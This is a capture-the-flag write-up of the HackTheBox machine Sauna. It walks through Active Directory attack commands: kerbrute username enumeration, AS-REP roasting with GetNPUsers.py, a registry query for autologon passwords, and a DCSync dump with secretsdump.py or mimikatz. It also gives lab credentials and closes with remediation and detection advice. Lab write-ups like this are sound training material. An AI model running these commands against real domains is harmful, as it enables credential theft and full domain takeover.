HackTheBox: Sauna - Easy Windows
Sauna is an easy Windows machine that walks through a classic Active Directory kill chain. We build a username list from the company website, AS-REP roast an account that has Kerberos pre-authentication disabled, pivot via a password left in an autologon registry key, and finish with a DCSync to pull the Administrator hash.
Overview
| Platform | HackTheBox |
| Difficulty | Easy |
| OS | Windows |
| Key techniques | Username Enumeration, AS-REP Roasting, Autologon Creds, DCSync |
Sauna is a textbook intro to Active Directory attacks. Every step is a well-known technique, so it’s a great box for cementing the AS-REP roast → lateral move → DCSync flow end to end.
This post covers a retired box. Spoilers ahead.
Recon
Port scan
1
nmap -A -Pn -p- 10.10.10.175 -oA nmap_output/sauna.htb
1
2
3
4
5
6
7
8
9
10
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL)
445/tcp   open  microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
The domain controller for EGOTISTICAL-BANK.LOCAL, with an IIS site on 80 and WinRM open on 5985. No credentials to start.
Building a username list
The website is a corporate page for “Egotistical Bank,” and its team/about section lists real employee names:

That’s enough to guess at an AD naming convention. I had a quick script generate the usual permutations (first.last, flast, f.last, etc.) from those names into users.txt, then validated them against Kerberos with kerbrute:
1
./kerbrute userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL users.txt
Initial Access
AS-REP roasting fsmith
With a list of valid usernames, the first thing to check is whether any of them have Kerberos pre-authentication disabled, those accounts can be AS-REP roasted without any password:
1
GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile users.txt -dc-ip 10.10.10.175

fsmith has pre-auth disabled, so we get a roastable hash back. It falls to rockyou:
1
fsmith/Thestrokes23
Those creds work over WinRM, giving us an interactive shell and the user flag:
1
nxc winrm EGOTISTICAL-BANK.LOCAL -u fsmith -p Thestrokes23
AS-REP roasting only needs the
DONT_REQUIRE_PREAUTHflag set on an account, no prior access required. Spraying a username list throughGetNPUsers.pyis one of the cheapest wins in an AD assessment.
Privilege Escalation
Autologon credentials
Running enumeration as fsmith (BloodHound / winPEAS) points at svc_loanmgr as the account that actually matters, it has replication rights on the domain. We just need its password. Windows has a habit of storing autologon credentials in the registry in cleartext, so I checked the Winlogon key:
1
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
1
2
3
DefaultDomainName    REG_SZ    EGOTISTICALBANK
DefaultUserName      REG_SZ    EGOTISTICALBANK\svc_loanmanager
DefaultPassword      REG_SZ    Moneymakestheworldgoround!
The service account’s password sitting in DefaultPassword:
1
svc_loanmgr/Moneymakestheworldgoround!
Root / Flags
DCSync to Administrator
BloodHound flagged that svc_loanmgr holds DS-Replication-Get-Changes rights, which means it can perform a DCSync, asking the domain controller to replicate password data for any account, including the krbtgt and Administrator:
1
secretsdump.py EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175
(The same thing works with mimikatz: lsadump::dcsync /user:Administrator.)
That dumps the Administrator NT hash, which we pass straight into a WinRM session to grab root:

Box rooted.
Lessons Learned
- Public-facing info fuels AD attacks. A list of employee names on a marketing page became a valid username list, which became a foothold.
- Pre-auth should never be disabled. The single
DONT_REQUIRE_PREAUTHflag onfsmithhanded over a crackable hash with zero prior access. - Autologon passwords are plaintext. Storing credentials in the Winlogon registry key is the same as writing them on a sticky note.
- Any non-DC principal with DCSync rights can pull every hash in the domain.
Remediation
How a defender would fix this:
- Require Kerberos pre-authentication on all accounts (remove
DONT_REQUIRE_PREAUTH) and enforce long, random passwords so roasted hashes can’t be cracked. - Never use registry autologon with privileged accounts. If autologon is unavoidable, use the LSA secrets mechanism, not
DefaultPassword. - Audit and strip DS-Replication rights from any account that isn’t a domain controller.
How a defender would detect this:
- Event ID 4768 for AS-REQ requests with no pre-auth (AS-REP roasting), and 4769 for RC4 TGS requests.
- Event ID 4662 / directory replication requests (DCSync) originating from a non-DC host, a high-fidelity alert.